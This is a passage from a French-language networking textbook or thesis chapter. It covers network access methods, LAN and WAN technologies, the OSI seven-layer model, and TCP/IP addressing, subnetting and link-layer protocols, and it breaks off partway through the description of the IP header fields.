C'est un appareil d'adaptation servant à transformer des signaux numériques pour les transmettre sur un canal de transmission analogique et inversement. Il assure également les fonctions de synchronisation de la communication.

### I.1.7 Technologie d'accès au réseau

#### I.1.7.1 Les méthodes d'accès [GUI07], [PAS07]

Les réseaux nécessitent un partage de la bande passante entre ses différents utilisateurs. Il existe différentes techniques d'accès au support de transmission :

##### I.1.7.1.1 Accès aléatoire

Chaque station « tente sa chance » pour obtenir l'accès au média de communication. Il existe plusieurs protocoles basés sur cette technique tels que Aloha et CSMA/CD pouvant résoudre des problèmes de collisions. Pour les méthodes de type CSMA (IEEE802.3), les stations se mettent à l'écoute du support de transmission et attendent qu'il soit libre pour pouvoir émettre leurs données.

##### I.1.7.1.2 Accès déterministe

Les techniques déterministes sont celles où l'allocation de la bande se fait dynamiquement en fonction de l'activité des stations. C'est le cas du contrôle centralisé par *polling* où une station maîtresse interroge tour à tour les stations pour leur donner l'occasion d'émettre ou de recevoir. C'est aussi le cas des protocoles à jeton, où le droit d'utiliser la bande, est donné explicitement par la remise d'une trame particulière appelée jeton.

Ces deux techniques d'accès (aléatoire et déterministe) sont utilisées sur les réseaux locaux LAN et réseaux distants WAN. Mais chacun d'eux utilise des technologies d'accès qui lui sont spécifiques.

#### I.1.7.2 Technologies LAN [GUI07], [HEY96], [PAS07], [ZAC99]

Les technologies utilisées sur ce type de réseaux sont : Ethernet, Token Ring et FDDI.

- **Ethernet (norme IEEE 802) :**

Ethernet est sans doute la technologie la plus utilisée pour connecter des machines en réseau local. La connexion utilise un câblage avec un débit de 10Mbit/S. Les informations sont transmises sur le bus sans garantie de remise.

- **Token Ring (norme IEEE 802.5 ou à jeton) :**  
C'est un réseau local en boucle, où chaque station est connectée à sa précédente et à sa suivante par un support unidirectionnel. Pour émettre ses données, la station doit recevoir un jeton (jeton = trame qui circule de station en station) pour devenir une *station active*.
- **FDDI (Fiber Distributed Data Interface) :**  
FDDI est un réseau en double anneau, sur des lignes en fibre optique, avec un débit nominal de 100 Mbps. Chaque station, pour émettre, doit posséder l'unique jeton (802.5).

### **I.1.7.3 Technologies WAN [GUI07]**

Une des technologies les plus usitées est ATM. La commutation est unique et indépendante de la nature, isochrone ou asynchrone, des informations transportées. En traitant des données de longueur réduite et fixe (cellules), il assure leur commutation au niveau physique (multiplexage). La commutation peut donc être réalisée par des systèmes hardware et non plus logiciels, ce qui autorise des débits bien plus importants.

### **I.1.8 Architectures de réseaux**

Pour réaliser le transport de données d'une extrémité à une autre, un support physique ou hertzien de communication est indispensable. Cependant, pour s'assurer que ces données arriveront correctement au destinataire, il faut une architecture logicielle adaptée.

Deux grandes architectures se disputent le marché mondial actuellement :

- L'architecture OSI (Open System Interconnection).
- L'architecture TCP/IP.

## **II. Le modèle de référence à sept couches OSI [TAN92]**

Pour que des systèmes informatiques d'architecture différente puissent communiquer, il faudrait qu'ils aient un langage commun. Le modèle OSI répond à ce besoin en proposant une architecture abstraite et une terminologie précise pour faire communiquer des ordinateurs en assurant non seulement la transmission pure d'informations, mais aussi :

- La communication entre processus.
- Le stockage de données.
- La gestion des processus et des ressources.
- L'intégrité de la sécurité.

## II.1 Description de l'architecture OSI [TAN92], [ZAC99]

Le modèle OSI présente sept couches :




Figure 2 : Modèle de référence à sept couches OSI

### II.2 La couche Physique

La couche physique (ou couche 1) fournit les moyens électriques, mécaniques, nécessaires à la transmission de données. Elle permet la transmission des bits de façon brute entre les entités de données sur un circuit de communication.

La couche physique peut concerner :

- Le voltage pour la représentation des bits.
- La durée de transmission.
- L'exploitation de la ligne (duplex, semi duplex, etc.).

La couche physique réalise le passage de l'information à l'électronique.

### II.3 La couche liaison de données

Elle permet de fiabiliser la transmission entre des systèmes directement reliés par un support d'interconnexion. Pour ce faire, elle gère un protocole de liaison de données. Elle offre aussi :

- Le fractionnement des données de l'émetteur en trames.
- L'insertion de fanions pour délimiter les trames.
- La régulation du flux.
- La gestion des erreurs.

La tâche principale de la couche Liaison est de prendre un moyen de transmission brut et de le transformer en une ligne apparemment exempte d'erreurs de transmission.

#### II.4 La couche Réseau

Elle permet d'aiguiller les données à travers un réseau de communication. Elle peut opérer en mode connecté ou en mode non connecté. Ces principales fonctions sont :

- Le routage.
- L'établissement, le maintien et la libération de connexions réseau (en mode connecté).
- La segmentation /groupage des SDU (Service Data Unit) afin de faciliter le transfert.
- La détection d'erreur au moyen des notifications d'erreurs de la couche liaison.
- L'interconnexion de réseaux hétérogènes (adressage différents, protocoles variés, tailles des paquets qui diffèrent, etc.).

La couche réseau assure à la couche Transport son indépendance vis-à-vis des problèmes de routage et de relais, y compris dans le cas où plusieurs sous-réseaux sont utilisés.

#### II.5 La couche Transport

Elle assure un transfert de données transparent entre les entités de session : transfert fiable d'une quantité quelconque d'informations. Elle permet d'optimiser l'utilisation des services réseau disponibles afin d'assurer au moindre coût les performances requises par les entités de session. Ces principales fonctions sont :

- L'adressage : la couche Transport met en correspondance des adresses de transport avec des adresses de réseau qui identifient les entités de transport .
- Le multiplexage/éclatement des connexions de transport avec des connexions de réseau à des fins d'optimisation.
- L'établissement de connexion de transport.
- La détermination du type de services à fournir à la couche Session.

La couche Transport a pour rôle essentiel de s'assurer que toutes les données arrivent correctement au destinataire final.

#### II.6 La couche Session

Elle fournit aux entités de présentation les moyens nécessaires pour organiser et synchroniser leur dialogue afin de gérer l'échange de leurs données et régler les conflits de priorité. Elle se charge de l'établissement, de la gestion et de la coordination des communications.

#### II.7 La couche Présentation

Elle se charge de la représentation des informations que les entités d'application se communiquent. Elle doit donc assurer une translation des données, dans le format adéquat, entre la machine émettrice et la machine réceptrice et ceci quels que soient les modes de représentation interne des informations sur ces deux machines.

Parmi les services fournis à la couche Application nous avons :

- L'encodage des données dans une norme agréée (ASCII, EBCDIC, etc.).
- La compression des données.
- Le chiffrement des données pour la confidentialité et l'authentification.



La couche Présentation s'intéresse à la syntaxe et à la sémantique de l'information transmise.

### II.8 La couche Application

Elle donne aux processus d'application le moyen d'accéder à l'environnement des systèmes ouvert. Elle est la source et la destination finale de toutes les données à transporter. La couche Application reflète donc les applications des utilisateurs qui ont besoin de communiquer des informations entre elles. Il peut s'agir de transfert de fichiers de messagerie électronique ou d'application interne aux réseaux.

### II.9 Communication entre machines

Quand un message traverse les différentes couches OSI, les protocoles de chaque couche appliquent leurs fonctions aux données. Lorsque le message arrive à la machine destinatrice, il remonte la pile de protocoles.




Figure 3 : La communication entre différentes couches du modèle OSI

### II.10 Encapsulation

Lorsque des données doivent être envoyées à travers un réseau, chaque protocole des différentes couches concerné par les données à émettre ajoute ses propres données de contrôle grâce à un processus appelé *encapsulation*.

Pour un protocole, l'encapsulation des données consiste à ajouter un en-tête aux données provenant de la couche supérieure. Ce processus se poursuit au niveau de chaque couche jusqu'à la dernière couche où une structure de donnée, appelée *paquet*, est créée.

Un en-tête est formé de plusieurs octets contenant des informations sur les caractéristiques du protocole.




Figure 4 : Mécanisme d'encapsulation des données

## II.11 Conclusion

Bien que le modèle OSI soit un excellent modèle pour comprendre les protocoles de réseau, le protocole le plus couramment utilisé est le protocole TCP/IP, développé avant le modèle de référence OSI et comprenant quatre couches.

## III. TCP/IP

### III.1 Introduction

TCP/IP se rapporte à deux protocoles de communication utilisés sur Internet, TCP et IP. La série de protocoles TCP/IP permet à des ordinateurs de toutes tailles, de constructeur divers, utilisant des systèmes d'exploitation différents, de communiquer entre eux.

### III.2 Historique [SEC98], [GUI07]

C'est en 1969 que l'agence américaine *D.A.R.P.A (Defense Advanced Research Project Agency)* lança le projet de développement d'un réseau expérimental, à commutation de paquet : ARPANET. Ce réseau eut tellement de succès que la majeure partie des organisations qui lui étaient rattachées débutèrent à l'utiliser quotidiennement.

Ainsi, en 1972, on a pu assister à une démonstration d'ARPANET reliant 50 sites, utilisant 20 commutateurs, basés sur *NCP*, ancêtre de *TCP*. Cette même année débutèrent les spécifications du protocole *TCP/IP* pour ARPANET. Dès 1980, *UNIX BSD 4.1* inclut *TCP/IP* comme protocole standard de communication, mais ce n'est qu'en 1983 que *TCP* remplaça officiellement *NCP* pour ARPANET.

En même temps, le nom d'*Internet* passa dans le langage courant pour désigner la totalité du réseau ARPANET et MILNET du DDN (Defense Data Network). En 1990, le terme ARPANET céda la place à *Internet* qui représente, de nos jours, l'ensemble des réseaux internationaux reliés par le protocole *TCP/IP*.

### III.3 Protocole d'adressage IP [STE96], [MCS97], [HUN98]

L'adressage est une des deux fonctions principales du protocole Internet (la seconde étant la fragmentation). Chaque datagramme IP est remis à l'adresse contenue dans le champ adresse de destination de l'en-tête de datagramme.

De ce fait, un des plus importants mécanismes du protocole Internet est la gestion de cette adresse Internet. Chaque ordinateur du réseau Internet dispose d'une adresse IP unique codée sur 32 bits. Plus précisément, «chaque interface» dispose d'une adresse IP particulière. Par convention, les 4 octets de l'adresse sont exprimés en quatre nombres décimaux (de 0 à 255) séparés par des points (*notation décimale pointée*), comme par exemple l'adresse 142.220.1.18. Une des grosses faiblesses de l'adressage IP est qu'il n'y ait aucune hiérarchie puisque 193.194.64.0 pourrait être un réseau algérien, alors que 193.194.65.0 serait un réseau australien. Une adresse IP est en réalité composée de deux parties : le *numéro de réseau (Network ID)* et le *numéro d'hôte (Host ID)* qui identifie la machine elle-même.




Figure 5 : Format d'une adresse IP

### III.3.1 Les différentes classes d'adresse IP

Pour des raisons administratives et de routages, l'espace d'adressage IP fut tout d'abord divisé en structures de taille fixée appelées *classes d'adresses* : A, B, et C ; les deux autres classes D et E ne sont pas aussi importantes que les précédentes.

- **Les adresses de classe A** : Elles sont attribuées aux réseaux qui comprennent un très grand nombre d'hôtes. Le bit le plus significatif est positionné à 0, et les sept bits suivants désignent l'ID du réseau. Les trois derniers octets, soit 24 bits, restent disponibles pour les adresses locales des machines et pour le masque de sous réseaux. Cette classe permet d'avoir 126 ( $2^7-2$ ) réseaux contenant chacun jusqu'à 16.777.214 ( $2^{24}-2$ ) d'hôtes.
- **Les adresses de classe B** : Elles sont attribuées aux réseaux qui ont moins de 65.534 ( $2^{16}-2$ ) hôtes. Les deux bits de poids fort valent 1 et 0 et sont concaténés aux 14 bits suivants pour former l'ID du réseau. Les deux derniers octets, soit 16bits, sont laissés au masquage de sous-réseaux et aux hôtes. On peut donc définir 16.384 ( $2^{14}$ ) réseaux, contenant chacun plus de 65.000 hôtes.
- **Les adresses de classe C** : Elles sont attribuées à de petits réseaux qui comportent un nombre réduit d'hôtes. Les bits les plus significatifs sont positionnés respectivement à 1, 1 et 0 et sont concaténés aux 21 bits restants des trois premiers octets pour former l'ID du réseau. Ce qui laisse le dernier octet à l'affectation d'un masque de sous-réseaux et aux hôtes. On peut définir 2.097.152( $2^{21}$ ) de réseaux et jusqu'à 254( $2^8-2$ ) hôtes par réseau.
- **Les adresses de classe D** : Elles sont réservées aux groupes de diffusion multipoint (*multicast*). Les bits les plus significatifs sont positionnés à 1110. Il n'y a pas de partie réseau dans ce type d'adresses. Les adresses de diffusion multipoint sont affectées à des groupes d'hôtes qui collaborent ou qui sont en relation d'une manière ou d'une autre, tel le partage d'une application commune (par exemple un programme de vidéoconférence). La classe D sert au mécanisme de diffusion de groupe IGMP.
- **Les adresses de classe E** : Elles sont expérimentales et réservées pour une utilisation future. Les bits les plus significatifs sont 11110. Ces adresses ne désignent pas des réseaux physiques donnés.




Figure 6 : Classes d'adresses Internet

### III.3.2 Cas particuliers d'adresse IP

Les adresses réseaux et les adresses machines ne sont pas toutes utilisables, certaines ayant des significations particulières. Certaines combinaisons sont donc inexploitable.

ID de réseau	ID d'hôtes	Signification
0	0	Utilisée par une machine pour connaître sa propre adresse IP, lors d'un processus d'amorçage par exemple
0	ID de la machine	également utilisée pour désigner une machine sur son réseau lors d'un boot
ID du réseau	0	Jamais affecté à une machine, elle désigne le réseau lui-même.
ID du réseau	255(.255) (.255.255)	Adresse de diffusion ( <i>broadcasting</i> ), c'est-à-dire qu'elle désigne toutes les machines du réseau concerné
255 (.255) (255.255)	255(.255) (.255.255)	Même signification que la précédente, sauf que l'émetteur n'est pas obligé de connaître l'adresse de son réseau
127	x.y .z	Adresse logicielle de boucle de retour ( <i>loopback</i> ), utilisée pour permettre la communication inter-processus sur un même ordinateur ou pour réaliser des tests de logiciels. Elle sert également au diagnostic.

Tableau 1 : Adressage IP

### III.3.3 Autres adresses particulières [RFC 1918]

Les adresses de classe A de 10.0.0.0 à 10.255.255.255, de classe B de 172.16.0.0 à 172.31.255.255 et de classe C de 192.168.0.0 à 192.168.255.255 sont réservées à la constitution de réseaux privés.

### III.3.4 Sous réseaux

Le format d'une adresse IP peut être *localement* modifié en utilisant des bits appartenant à l'adresse machine comme adresse de réseau supplémentaire. Cette procédure permet d'avoir davantage de réseaux mais, en contrepartie, nous réduisons le nombre d'hôtes appartenant à chaque réseau. Ces nouveaux réseaux, définissant un réseau à l'intérieur d'un réseau plus important, sont appelés *sous-réseaux*.




Figure 7 : Adresse IP d'une machine appartenant à un sous réseau

#### III.3.4.1 Avantages des sous réseaux

Les sous-réseaux ont un certain nombre d'avantage qui peuvent être résumés ainsi :

- Les différentes topologies de réseau peuvent être combinées (par exemple, Ethernet sur un segment et Token-Ring sur un autre).
- La congestion des réseaux est réduite, car les diffusions générales et le trafic du réseau local se limitent au segment local.
- L'interconnexion physique de réseaux locaux distants est possible.

#### III.3.4.2 Masque de sous réseau

Afin de connaître le nombre de bits attribués à l'identificateur du sous-réseau et à celui de la machine, un *masque de sous-réseau* (qui est un mot de 32 bits) est utilisé. Le masque contient des bits à 1 en lieu et place de l'identificateur du réseau et des bits à 0 en lieu et place de l'identificateur de machines. Ainsi, le masque 255.255.255.192 ( $(192)_{10} = (11000000)_2$ ) indique que les 26 premiers bits désignent le sous-réseau, et les 6 derniers une machine.

### III.4 Organisation en couches [ZAC99]

Les protocoles réseaux sont généralement organisés en couches, chacune d'elles prend en charge une partie des communications. Une série de protocoles, comme l'est TCP/IP, est une combinaison de différents protocoles situés à des couches différentes. Celles-ci sont au nombre de quatre : la couche Liaison, la couche Réseau, la couche Transport et enfin la couche Application.




Figure 8 : Comparatif entre le modèle OSI et TCP/IP

### III.5 Couche Liens (Liens de données) [ZAC99], [STE96], [GUI07]

La couche Lien de données s'apparente aux couches 1 et 2 du modèle OSI. Elle est constituée d'un driver du système d'exploitation et d'une carte d'interface. Elle contient des protocoles pour faciliter la transmission des données IP sur le média.

Tout réseau physique peut porter le protocole TCP/IP. Il suffit qu'il existe un standard RFC et qu'un driver soit disponible. Les réseaux les plus souvent utilisés sont bien entendus les réseaux locaux (Token-Ring, Ethernet, FDDI).

Différents protocoles opèrent dans la couche Liens de données : ARP, RARP et PPP.

#### III.5.1 Le protocole ARP (Adresse Resolution Protocole) [RFC 826]

La *Résolution d'adresse* procure une correspondance entre deux formes différentes d'adresse : des adresses logiques sur 32 bits (adresse IP) et n'importe quel type d'adresses physiques utilisées par la couche Liens de données (pour Ethernet, par exemple, ce sont des adresses MAC sur 48 bits).

Afin de réaliser une requête ARP, une trame physique de type broadcast est diffusée sur le réseau. La partie « données » véhicule les adresses logiques et physiques de l'émetteur et l'adresse logique du destinataire. La machine cible, reconnaissant son adresse logique, répond par une trame physique destinée à la machine ayant formulé la requête et la partie donnée véhicule la réponse attendue (adresse physique de la machine cible).

ARP fournit une correspondance dynamique entre l'adresse IP et l'adresse matérielle correspondante.

### III.5.2 Le protocole RARP (Reverse Adresse Resolution Protocol) [RFC 903]

En fait, il s'agit de l'inverse d'ARP. Le principe de RARP est de permettre à un système démuné de disque dur d'aller lire l'adresse matérielle de sa carte d'interface, puis d'émettre une requête RARP demandant aux autres systèmes du réseau de lui fournir son adresse IP.

RARP est un protocole qui convertit une adresse réseau physique en une adresse IP.

### III.5.3 Le protocole PPP [RFC 1661]

PPP est utilisé entre un client distant et un serveur d'accès distant pour transférer les données sur des liens synchrones ou asynchrones. PPP est le protocole classiquement utilisé par les fournisseurs d'accès à Internet (FAI) afin de connecter leurs abonnés.

## III.6 Couche Réseau (Couche Internet) [GUI07], [STE96], [MCS97] [PAS07], [SAN99], [HUN98], [ZAC99]

C'est une couche «sans connexion», c'est-à-dire qu'un datagramme envoyé n'est pas sûr d'aboutir à destination. Cette couche gère la circulation des paquets à travers le réseau. Elle contient le protocole IP responsable de l'adressage, du découpage et du routage des données vers leur destination. La couche IP comporte trois protocoles principaux : IP, ICMP, IGMP.

### III.6.1 Le protocole IP (Internet Protocol) [RFC 791]

Le protocole Internet (IP), RFC 791, constitue le cœur même de TCP/IP. Il s'agit du protocole le plus important de la couche Internet.

IP fournit le service de base en matière d'expédition de paquet et sur lequel les réseaux TCP/IP sont bâtis. Tous les protocoles situés dans les couches au-dessus ou au-dessous d'IP utilisent ce protocole pour transmettre les données sous forme de paquets.

Toutefois, le protocole Internet assure, en mode *sans connexion*, un service *non fiable* de délivrance de datagrammes IP :

- Le service est non fiable car il n'existe aucune garantie que les datagrammes IP arrivent à destination. Certains peuvent être perdus, dupliqués, retardés, altérés ou remis dans le désordre. Nous parlons ici de remise au mieux (*best effort delivery*). Aussi, l'émetteur et le récepteur ne sont pas informés directement par IP des problèmes rencontrés.
- Le mode de transmission est non connecté, car IP traite chaque datagramme indépendamment de ceux qui le précèdent et le suivent. Ainsi, en théorie, au moins deux datagrammes IP issus de la même machine et ayant la même destination peuvent ne pas suivre obligatoirement le même chemin.
- Le datagramme IP est constitué d'un en-tête suivi d'un champ de données.






Figure 9 : En-tête de datagramme Internet

▪ Les différents champs de l'en-tête IP

- **Version** : 4 bits.  
Ce champ définit le numéro de version du protocole IP.
- **Longueur d'en-tête** : 4 bits.  
Il code la longueur de l'en-tête Internet, l'unité étant un mot de 32 bits (4 octets).
- **Type de service (TOS)** : 8 bits.  
